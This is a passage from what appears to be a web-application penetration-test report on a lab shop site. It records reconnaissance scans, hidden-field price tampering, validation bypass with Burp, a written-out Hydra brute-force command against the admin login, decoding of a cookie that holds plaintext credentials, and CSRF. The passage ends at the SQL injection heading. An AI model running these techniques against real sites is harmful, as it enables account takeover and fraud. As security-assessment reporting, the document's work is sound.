Within the admin area, the admin was able to upload items, manage the details of items, customers and orders – such as editing and deleting items. The administrator panel was accessed through an injection vulnerability. Customer log-in details did not work on the admin log-in, only administrators were able to access this panel.

2.3.2. Identify Data Entry Points

The web application made use of data entry points for the user to submit data into the server. The data entry points located can be seen in the table below.

Type of data entered	Where
Name, Address, Email, Password	Register form on index.php
Email, password	Sign-In form on index.php
Name and Address	Account settings on /customers/index.php (settings.php)
Photo (JPEG/PNG only)	Alter picture on /customers/index.php (changepicture.php)
Old password, New password	Change password on /customers/index.php (updatepassword.php)
Name, price, image (JPEG/PNG only)	Upload Items on /admin/index.php (additems.php)
Name, price, image (JPEG/PNG only)	Item Management on /admin/items.php (admin/edititem.php?edit_id=)

Figure 18 - Table containing list of data entry points within application

2.3.3. IDENTIFY THE TECHNOLOGIES USED

The web application made use of many different technologies both on the client side and the server side. The technologies that were used on the client side were identified by the tester through examining the source code and interacting with the application. The first technology identified was JavaScript which was used on the website to enforce the entry of valid emails, as well as enabling animations on the application, such as the carousel and scrolling animations.

Another technology that was identified on the client side was the use of cookies.

NMAP was used to examine the server and see what ports were open and what services were being ran on the server, (*Figure 19)*. The tester was able to identify that there was a HTTP port which users would access the application normally and a HTTPS port that when accessed displayed the SWAG system, that this site was generated from – This was not accessed as it was out of scope of the test. The FTP (File Transfer Protocol) was open presumably for the site owners to upload images and files to the server. The mysql port was open, which means that a mySQL database was being used as part of the application.




Figure 19 - NMAP scan of 192.168.1.20

From the information gathered in the mapping stage, the tester was able to identify that the web application has been built over an Apache server, with NMAP showing that it was using MySQL. To check the web server's content as well as looking for other possible vulnerabilities, the tester used a web server scanner called Nikto. Nikto tested the web server for security flaws as well as gathering information about the server, (*Figure 20*). Nikto has been known for producing false positives, so the generated report was used in conjunction with the ZAP report for the duration of the testing phase. The full Nikto report can be reviewed in appendix F.




Figure 20 - Nikto Scan

2.4 Testing Client-Side Controls

2.4.1. Testing Transmission of Data via the Client

During the mapping phase, the tester identified that the pages on the item are controlled through the URL parameter - changing the number within the parameter changes the item that was being shown, (*Figure 21*). The tester determined that the number was the item_id of the current item being shown on that page.




Figure 21 - URL with item_id being passed in as a parameter

Entering a value that was not numeric, caused a PHP error to appear on the screen and there were empty fields on the page. The tester entered the string 'xyz' into the cart parameter, the server attempted to execute this request but served a PHP error stating that it *'expected an array, not a Boolean'*. (*Figure 22*) The tester also tried different numbers, in an incremental fashion. The website responded as expected with the numbers 1 to 9, but when numbers from 10 and above where entered, the page responded with the Boolean PHP error and empty page. (*Figure 23*)




Figure 22 - Page reponse to 'xyz' string in URL parameter




Figure 23 - Page response to '10' in URL parameter

When the source code of items was inspected, the tester saw that there were hidden fields on the page, storing the name and the price of the item. By editing the values of the variable stored in the fields, the tester was able to change the price to zero and negative values. This attack was written about in detail in the Testing for Logic Flaws (2.10) section of this report. The example of the hidden fields and its relevant source code can be seen in Figure 24 and 25.




Figure 24 - Hidden Fields on addtocart.php page

```
<td><input class="form-control" type="hidden" name="order_name" value="Belter2" /></td>
<td><input class="form-control" type="hidden" name="order_price" value="50" /></td>
<td><input class="form-control" type="hidden" name="user_id" value="1" /></td>
```

Figure 25 - Source code showing hidden fields and values.

In the customer panel to change the account's password, the old password was obfuscated within the form – however was displayed in plain text within the source code. This can be seen in figure 26.

```
<form enctype="multipart/form-data" method="POST" action="../updatepassword.php">
  <fieldset>
    <p>Old Password:</p>
    <div class="form-group">
      <input class="form-control" placeholder="Password" name="user_password" type="password" value="hacklab" required="">
    </div>
```

Figure 26 - User's current password displayed in plain text on update password form

2.4.2. TESTING CLIENT-SIDE CONTROLS OVER INPUT

From the previous mapping phase, the tester identified that JavaScript was used for the registration field to enforce a user to fill out all the fields and use a valid email address. Disabling JavaScript in the browser itself caused the application to crash, so this was not a viable route to test.

Instead, the tester used the Burp Suite tool to test if the server would accept non-valid email addresses and personal details. The tester grabbed the POST request to the server after filling these fields with the email address as *'test@test.com'*. Once the request had been grabbed, the tester removed the *'@test.com'* to leave just *'test'* as the email address. This can be seen in figure 27 and 28.

Figure 27 - POST request with valid email address

Figure 28 - Edited POST request with email set to 'test'

The server accepted the modified request and registered the account's email as test. To ensure that the server had properly registered the user, the tester logged in using the username, *test* and password, *test*. This log-in was successful and proved that the JavaScript was able to be bypassed, (*Figure 29*).

Figure 29 - user 'test' successfully logged in

The tester also registered a user with no attributes. In a similar format to the email test, the tester entered data into all the required fields and registered the user as normal. The tester grabbed the POST request and removed all the information from the fields. This resulted in a user with no user-set attributes to be registered as a customer – the user was assigned a user-id from the database. The tester

was unable to log into the account as there was no email or password to log in with. The account was created as there was the presence of an empty customer field in the customer list in the admin panel, *(Figure 30*). There was also a secret cookie generated for the account, which can be reviewed in appendix G.




Figure 30 - Customer list showing NULL user in top row

2.5 TESTING THE AUTHENTICATION MECHANISM

2.5.1. TESTING PASSWORD QUALITY

There was no visible password policy in place on the application, so the tester checked to see if there was any regulation in terms of password creation. The tester changed the password of the test account, to the top 10 worst passwords *(Beebom, 2020),* this can be seen in Appendix H. A single character was entered to see if there was a minimum character limit. The passwords were accepted with no errors or warnings that it was an insecure password, this indicates that there was no complexity policy.

The tester noticed that when signing in, case sensitivity was ignored, so a password that was created to be all lower case, could be entered as all upper case and would be accepted as a correct password. This meant that passwords were not being validated correctly. The tester tested this by logging into the hacklab account with the password, “HACKLAB”. The normal password was all lower case, but the upper case password was accepted. The secret cookie both encoded and decoded, containing the log-in credentials for the hacklab account can be seen in figure 31, supporting evidence can be found in Appendix I.




Figure 31 - Secret cookie demonstrating successful login with upper case password

The tester found there was no lockout policy, which allowed an unlimited number of attempts to log into an account. This meant brute-forcing an account was likely to be more successful as it did not limit the number of attempts. The tester deliberately entered the password into the hacklab account incorrectly twenty times and was still able to attempt to log in after each attempt with no warning, other than that the username or password was wrong. After logging in successfully after these attempts, the user was not alerted or warned that there were multiple incorrect attempts to access their account.

2.5.2. Testing Resilience to Password Guessing

Since there no password lockout policy existed on the application, the tester was able to attempt to brute force accounts on the web application. The tool that was used to automate this procedure was Hydra, which attempts to access various accounts by applying different passwords. The tester tried both the admin login and the user login form, allowing hydra to run for a duration of time, *(Figure 32*).

Unfortunately, hydra would unexpectedly freeze or crash around two hours into a brute force, so was unable to retrieve any viable account credentials. This exercise did however prove that there was no password lockout policy and brute force attempts can be made. The tester has attached a snippet of the hydra output as an example of what the tool was doing, (*Figure 33*).

```
root@kali:~/Desktop# hydra 192.168.1.20 -vV -L namelist.txt -P password.lst http-post-form "/adminlogin.
php:admin_username=^USER^&admin_password=^PASS^&admin_login=:F=Username or password is incorrect!"
```

Figure 32 - Hydra command used to test the admin login panel




Figure 33 - Screenshot of Hydra's output

2.5.3. TESTING USERNAME UNIQUENESS

To test the username uniqueness, the tester attempted to register a duplicate hacklab account, using the same email and password as the account provided. Doing this resulted in an error explaining that this customer already exists, (*Figure 34*). The tester tried again once more with the same username and different password as the hacklab account and received the same error. This means that the application was at least preventing duplicate usernames.




Figure 34 - Error received when trying to register with a username of a user that already exists

The tester used the Burp tool to test if it was possibly client-side technology that was preventing duplicate users being made, (*figure 35 & 36*). The user registered a new user and used burp to change the credentials to the hacklab accounts credentials, however the error that the customer already existed was displayed.

Figure 35 - New user being registered for Burp to edit values




Figure 36 - Attempting to register duplicate user with burp intercept utility

2.5.4. TESTING FOR UNSAFE PASSWORD TRANSMISSION

When checking for unsafe password transmission on the web application, the tester identified that passwords were being stored in plain-text in the database. Those passwords were not being obfuscated through hashing/encryption within the database. The tester saw this in the source code of the update password field, as the old password was being displayed in plain text, (*Figure 37*).

```
<form enctype="multipart/form-data" method="POST" action="../updatepassword.php">
          <fieldset>

        <p>Old Password:</p>
                  <div class="form-group">
                  <input class="form-control" placeholder="Password" name="user_password" type="password" value="password123" required>
                 </div>

        <p>New Password:</p>
                  <div class="form-group">
                  <input class="form-control" placeholder="Password" name="new_password" type="password" value="">
                 </div>

        <p>Confirm new Password:</p>
                  <div class="form-group">
                  <input class="form-control" placeholder="Password" name="confirm_password" type="password" value="">
                 </div>


        <div class="form-group">

                      <input class="form-control hide" name="user_id" type="text" value="8" required>


                  </div>

              </fieldset>
```

Figure 37 - Plain text password within update password form

When logging in, the password was sent to the server in plain text with no attempt to obfuscate or hide the password. The tester saw this when using the Burp tool to grab the POST request when logging the 'test' account in. In Figure 38, the password 'test' was being sent to the server as part of the userlogin.php form.




Figure 38 - Plain text password being posted to server

The tester was also able to identify that the secret cookie contained the email and password of the account that was signed-in at that moment in time. The process of decoding the secret cookie can be found in the Testing the Session Management Mechanism. (2.6) The secret cookie contained the user's email and password and once decoded on cyberchef was displayed in plain text, with the time (in epoch format) that the account was logged into, (*Figure 39,40*).

```
756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363036313634323030
```

Figure 39 - SecretCookie in encoded format

```
hacklab@hacklab.com:hacklab:1606164200
```

Figure 40 - SecretCookie in decoded format

2.6 Testing the Session Management Mechanism

2.6.1. Understanding the Mechanism

The application used two cookies, 'PHPSESSID' and 'SecretCookie'. These cookies were used to identify and monitor users on the web application. The tester saw that users were assigned a 'PHPSESSID' cookie as soon as they accessed the website and that users were assigned the 'SecretCookie' once they successfully logged on, (*Figure 41*). The tester considered the 'SecretCookie' to be the session token set by the web application. The 'PHPSESSID' cookie was a generic cookie assigned by the server and was not considered relevant to the test.

Figure 41 - Example of the session and secret cookies used by Astley Boards

2.6.2. Testing Tokens for Meaning

The tester tried logging in with various accounts to see if there was a correlation between the tokens. When tokens were compared to each other, the tester could see that the characters between the last twenty-two characters to last seven digits were the same. The tester also identified that the '2e70627a3a' appeared consistently, which was indicative that the content within the tokens were similar across each of the tokens, this can be seen in figure 42 and 43.

Figure 42 - Test account's secret cookie




Figure 43 - Hacklab account's secret cookie

CyberChef was used to decode the tokens and see what the cookie was created from. After testing many different encoding methods on the tokens, decoding using Hex and ROT13 shown the token in plain text, the process can be seen in figure 44. The 'SecretCookie' tokens consisted of the username, password and the enoch time of when the user logged in.




Figure 44 - CyberChef decoding test's secret cookie with Hex and ROT13

2.6.3. TESTING SESSION TERMINATION

The tester noticed that when a user had logged out, the secret cookie remained in the HTTP header, (*figure 45*). The token was visible when the tester signed into another account and when they attempted to register an account. The token was not being properly terminated which meant it was persistent even after the tester logged out.

```
POST /userlogin.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Connection: close
Cookie: PHPSESSID=ueft35u4q6m1bvhskcag2lej92; SecretCookie=756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363037333734323234
Upgrade-Insecure-Requests: 1

user_email=test%40test.com&user_password=test&user_login=
```

Figure 45 - SecretCookie for 'hacklab' account when signing into 'test' account

To test this, the tester logged out of the account, then went to the index page, requested to go back, which then logged the tester back in. The application has caching off, which means that the username and password would not be cached on the client-side. This proves that the session token was not being disposed of correctly, as the session token was persistent and not affected by the no-cache setting, (*Figure 46*). The full process can be seen in appendix J.

```
HTTP/1.1 200 OK
Date: Sat, 05 Dec 2020 22:18:38 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie:
SecretCookie=756e7078796e6f40756e7078796e6f2e70627a3a554e5058594e4f3a31363037323036373138
Content-Length: 479
Connection: close
Content-Type: text/html; charset=UTF-8
```

Figure 46 - SecretCookie still present after hacklab account logged out

2.6.4. TESTING FOR CSRF

The tester knew that there was no use of anti-CSRF tokens on the application from the Zap results. The tester exploited this vulnerability to change the password and user details of the test account. To do this, the tester created two webpages (*hacked.html* and *hack_password.html*) and hosted these on a HTTP server on their machine. These websites contained an exact copy of the POST form with the data

the tester wanted to submit, as well as a JavaScript function to submit the form without the user knowing, (*Figure 47 & 48*).




Figure 47 - content of hack_password.html




Figure 48 - content of hacked.html

The tester accessed these websites from another browser while logged in as *'test@test.com'*. When the links were clicked the forms were submitted without the tester having to take any action, such as submitting the form manually. The password and the user details were changed automatically, the full process can be seen in appendix L.

2.7 Testing Access Controls

From the mapping phase, the tester was able to identify the various access controls in place on the web application. There was an admin panel that could only be accessed by authorized users. The tester was able to access the admin area through the use of an SQL injection, which will be detailed in Testing for SQL Injection (2.8.1). The admin panel was accessible by unauthorized users, this was the only area that non-privileged users were able to access.

2.8 Testing for Input-Based Vulnerabilities

2.8.1. Testing for SQL Injection

